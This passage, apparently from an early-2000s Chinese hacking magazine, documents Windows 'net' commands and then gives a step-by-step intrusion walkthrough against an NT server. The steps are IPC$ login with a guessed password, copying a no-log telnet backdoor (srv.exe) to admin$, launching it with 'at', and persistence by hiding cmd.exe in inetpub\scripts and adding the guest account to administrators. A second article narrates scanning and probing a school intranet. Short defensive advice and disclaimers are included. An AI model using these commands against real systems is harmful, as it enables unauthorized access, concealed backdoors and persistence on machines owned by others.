<4>/domain在当前域的主域控制器中执行操作，否则仅在本地计算机上执行操作
<5>name[...]列出要添加到本地组或从本地组中删除的一个或多个用户名或组名。
<6>/add将全局组名或用户名添加到本地组中。
<7>/delete从本地组中删除组名或用户名。
简单事例：
a. net localgroup test /add将名为test的本地组添加到本地用户账号数据库
b. net localgroup test显示test本地组中的用户。

(14) Net Group

作用：在Windows NT Server域中添加、显示或更改全局组。

命令格式：net group groupname {/add [/comment:"text"] | /delete} [/domain]
参数介绍：
<1>键入不带参数的net group显示服务器名称及服务器的组名称。
<2>groupname要添加、扩展或删除的组。
<3>/comment:"text"为新建组或现有组添加注释。
<4>/domain在当前域的主域控制器中执行该操作，否则在本地计算机上执行操作。
<5>username[...]列表显示要添加到组或从组中删除的一个或多个用户。
<6>/add添加组或在组中添加用户名。
<7>/delete删除组或从组中删除用户名。
简单事例：
net group test test1 test2 /add将现有用户账号test1和test2添加到本地计算机的test组。

(15) Net Computer

作用：从域数据库中添加或删除计算机。

命令格式：net computer \\computername {/add | /del}
参数介绍：
<1>\\computername指定要添加到域或从域中删除的计算机。
<2>/add将指定计算机添加到域。
<3>/del将指定计算机从域中删除。
简单事例：
net computer \\cc /add将计算机cc添加到登录域

(16) Net Accounts

作用：更新用户账号数据库、更改密码及所有账号的登录要求。

命令格式：net accounts [/forcelogoff:{minutes | no}] [/minpwlen:length] [/maxpwage:{days | unlimited}] [/minpwage:days] [/uniquepw:number] [/domain]
参数介绍：
<1>键入不带参数的net accounts显示当前密码设置、登录时限及域信息。
<2>/forcelogoff:{minutes | no}设置当前用户账号有效登录时间过期时间。
<3>/minpwlen:length设置用户账号密码的最少字符数。
<4>/maxpwage:{days | unlimited}设置用户账号密码有效的最大天数。
<5>/minpwage:days设置用户必须保持原密码的最小天

数。
<6>/uniquepw:number 要求用户更改密码时，必须在经过number 次后才能重复使用与之相同的密码。
<7>/domain 在当前域的主域控制器上执行该操作。
<8>/sync 当用于主域控制器时，该命令使域中所有备份域控制器同步。
简单事例：
net accounts /minpwlen:7 将用户账号密码的最少字符数设置为7 讲了这么多的NET 命令的使用，就是希望大家能很好的这些基本知识，要知道这个东西对于一个网络安全人员来说都是一些很基本的内容。

综合运用

好了，现在我们转入正题。首先我们用流光扫描一段网址的NT机器，同时打开流光的IPC简单探测功能，就可以找到一些密码为空或者密码非常简单的服务器了。如图3：




图3

这里，我们假设已经找到一台符合条件的服务器，IP是2.2.2.2，用户名ldh，密码ldh，并且ldh在administrators组中：

1.远程登录服务器

c:\>net use \\2.2.2.2\admin＄ “ldh” /user：“ldh”

返回：

命令成功完成。

OK，现在已经与远程服务器连接上了。

此时用net use命令可得到本机连接状态为：

状态 本地 远程 网络

－－－－－－－－－－－－－－－－－－－－－

OK \\2.2.2.2\admin＄ Microsoft Windows 网络

命令成功完成。

2.复制文件

登录成功之后先复制一个Telnet的程序上去 小榕流光安装目录下的Tools目录里的Srv.exe ，这个程序是在NT上面开一个Telnet服务，端口是99。

c:\>copy c:\srv.exe \\2.2.2.2\admin＄

（admin＄是NT的默认的隐藏共享，他对应的是NT安装目录里的system32目录．通常是在c \winnt\system32，你也可以用C＄ ， D＄ 他们分别代表盘符C盘，D盘．都是系统的默认共享。通常我们把程序拷贝到admin＄，因为这里的文件比较多，不容易被发现．同时启动时也不必指定具体目录。）

若系统返回：

已复制 1 个文件。

则表示我们的文件复制操作已完成。

3.启动程序

现在的问题就是如何启动这个程序了。NT上面有Schedule服务，我们可以利用它来启动这个程序。首先看一下对方此时的时间，以便决定何时启动。

net time \\2.2.2.2

返回：

\\2.2.2.2 的当前时间是 2001/9/30 下午 05 55

命令成功完成。

啊，远程服务器的时间是2001/9/30 下午 05 55（我的机器已经快7：00了，看来着个服务器的管理员没什么时间观念～0～）。

接着我们用Schedule服务启动的程序

at \\2.2.2.2 18 00 srv.exe

返回：

新加了一项作业，其作业 ID ＝ 1

现在，等着服务程序启动吧。什么，你的返回信息不是这个，那多半是对方没有启动Schedule服务了。管理员没启动那我们就帮他启动，要知道现在我们也是管理员呀（ldh在administrators组中）。

远程启动方法为：

netsvc \\211.21.193.202 Schedule /start

（NetSvc在小榕流光目录的tools目录下）

下面的操作就不用我说了吧。

4.启动TELNET服务

srv.exe开的端口是99。这个程序的优点是不

用输入口令和没有日志记录，每一次使用后都会自动关闭，但下次要用时只有重新启动后才能用。

对了，在这之前，我们还需要复制一个文件到远程服务器备用。在DOS窗口中敲入命令：

copy c:\ntlm.exe \\2.2.2.2\admin $

把ntlm（在小榕流光目录的tools目录下）拷贝过去。

下面，利用TELNET远程登录服务器

telnet 2.2.2.2 99

接着，在远程服务器上运行ntlm

C:\WINNT\system32>ntlm

显示：

```
Windows 2000 Telnet Dump, by Assassin, All
Rights Reserved.
Done
C:\WINNT\system32>
C:\WINNT\system32>
```

说明我们就成功了。现在我们试着用 net 命令来停止telnet并重新启动这个服务。

C:\WINNT\system32>net start telnet （图4）。




图 4

5. 留下后门

这时我们要留下一个后门，比如把srv.exe放在c:\inetpub\scripts。以便管理员改了密码后，下次再次可以通过浏览器访问这台机器。当然我们也可以把cmd.exe拷贝到c:\inetpub\scripts下并改成另外一个名字，比如c.exe，也是下次获得再次访问的好方法。

当然我们把目标机器的guest账号激活并把它添加到管理员组应该是最好的。下面我就向大家介绍这一种。

（1）将Guest用户激活：

C:\>net user guest /active yes

（2）将Guest的密码改为你要设定的密码：

C:\>net user guest test

（3）将Guest变为Administrator

C:\>net localgroup administrators guest /add （图5）




图 5

如果管理员密码更改，guest账号没改变的话，下次我们就以用guest再次访问这台计算机了。

6. 断开与服务器的连接

c:\>net use \\2.2.2.2\admin $ /delete

返回：\\2.2.2.2\admin $ 已经删除。

此时再用net use命令会发现连接已不存在：

状态 本地 远程 网络

命令成功完成。

好了，敲Exit退出，至此一次攻击结束。

安全建议：

1．安装防火墙软件；

2．禁用“Task Scheduler”“RunAs Service”服务（除非必需）；

3．按装最新的系统补丁；

4．密码不要太简单（特别是管理员密码），一般密码长度应不少于6位。

在本文中我们选取了两个简单的入侵Windows NT的方法，我们并不是要去指导大家如何去攻击别人的机器，但毕竟存在这部分人，我们就要去防范他们的攻击，所以希望这篇文章能对那些对系统安全问题不屑一顾的朋友加强防范！

内网安全不容忽视

文 / Torune

也许很多菜鸟们都想看一篇完整的入侵过程，作为现身说法的教材，通过对入侵过程的描述，让大家学到什么地方存在着缺陷、什么地方存在着漏洞；通过对入侵过程的分析，让我们知道在哪里应该加强服务器的安全配置，这里就有一篇作者通过对自己内部网络进行分析及测试性攻击后的分析文章，借此提出了一个我们不能忽略的问题：网络内部的入侵。

声明：笔者是经过该校领导及网络管理员同意后，才对其内部网络进行安全检测的，因此存在任何法律方面问题，本人概不责任。

本文主要是以教育为目的，请勿利用文中提及的网络技术做任何违法行为，否则后果自负。

写在前面的话：

针对互联网的入侵和防御，我想各位读者一定了解了不少。今天在这里，我想问各位网管同志，自己“背后”的安全问题你想过没有？“后院着火”你又怎么能事先排除呢？

对于本文提及的这个内部网络我有很多的话可以说，当然大部分都是一种学生与学校之间的那种“恩怨情仇”。40个左右的CISCO路由，数台NT/2000/RedHat服务器，2000个左右的网络接入端口，这就是我们学校的内部网，整个局域网俨然一个庞然大物，然而它的安全问题着实让我吃惊。

对于学校的网络，或许是我当初太幼稚了吧，这个局域网我整整琢磨了3年。我曾经使用过UNICODE漏洞控制Web主机，然而当时的我技术太次，无法深入该服务器的内部网络，最后以被网管发现而告终。这3年以来，学校的网管也换了几个，而我的想法依然不变，控制这个庞然大物是我这3年来的最大心愿。如今，我的理想实现了，然而在整个过程中也逐渐让我看到了内部网络更深刻的一面，内网的安全问题不容忽视，同样国内网管的安全意识也需要及时提高。

我现在依然是一个Scripts Kid和Tools User，也许高手们会笑话我，然而我这样的菜鸟都能对这么一个庞大的网络构成威胁，更别说那些真正的高手了。

本文通过一个真实的例子，提醒众多网管们不但要认真搞好外部网络的安全问题，同时也要对内部网络加强防护。

一个对内部网络有好奇心的人员，他想得到内部网络路径等，最直接最有效的办法一定是查看他的网上邻居。

图1就是我学校网上邻居中部分工作组的截图。




图1

需要说明的是，这个网络当然并不是完整的，网管在事先已经对Web，Mail等重要的服务器做了一定的限制，处于那个网段的所有服务器不可能出现在这个网上邻居里的，这在一定程度上节制了部分初级内部入侵者的步伐，对整个网络起到了一定保护作用。在这里，我通过平时获取的一些资料及常识得知，IT CENTER（学校计算机中心）等这几个工作组是全网络中最核心的地方，同样也是数据等东西的集合地。

接着我要做的就是锁定我的目标，挑选出最重要的机子，首先要做的是得到它们的IP地址。

这里我看上的是TerminalServer和FilesServer（图2）。




图2

通过一次十分简单的Ping TerminalServer和Ping FilesServer指令，我得知TerminalServer的IP为10.35.2.50，FilesServer的IP为10.35.2.30。

接着，我开始通过扫描来收集服务器存在哪些漏洞。市面上各种各样的漏洞扫描工具有很多，而大家比较常用的是Shadow SecurityScanner (SSS)，流光和XSCAN。我这里选择的是SSS，毕竟在没有搞定内部“肉鸡”之前，我还是得保护我们的IP，因为我所处的这个局域网内部能得到很多可以当PROXY代理的机子，这也是我使用SSS的一个原因。

启动SSS，在选择扫描策略时，我去掉了所有关于D.o.S的东西（它们并不会给我带来任何好处，我以前曾经对自己的机器做过安全测试，Windows 2000系统在D.o.S检测之下，很容易造成FTP、IIS发生拒绝服务，从而无法继续访问）。

添上了那个代理服务器（10.35.1.21），端口8080。

值得一提的是这台代理服务器的问题，它是一台以Windows.NET为系统的服务器，由于Beta版的普及面还不广，因此到现在还没有任何关于该系统存有漏洞的消息，然而该系统存在的NETBIOS空连接服务，将它的安全问题暴露出来了，该服务器存在一个用户名和密码相同的管理员级别用户。我想这也许是流光中没有开放对国内主机限制的一个理由吧，毕竟国内网管对于NETBIOS和用户密码问题太不在乎了。

首先扫描的服务器是TerminalServer，不到几分钟，扫描结果就出来了，可见内部网络中的高速度数据传输也可以算危害主机及数据安全的一个问题。

该服务器存在的问题不少，其中最主要的还是NETBIOS空连接问题。该主机存在一个用户User，这个用户的密码与用户名相同，可惜他是个Users组的成员，User组成员的主机权限并不大，不过能够成功地得到一个用户名和密码，这就意味着我们往成功的道路上又踏上了坚实的一步。该服务器同时还开放了80端口。我尝试着通过IE浏览器打开10.35.2.50（图3、图4）。

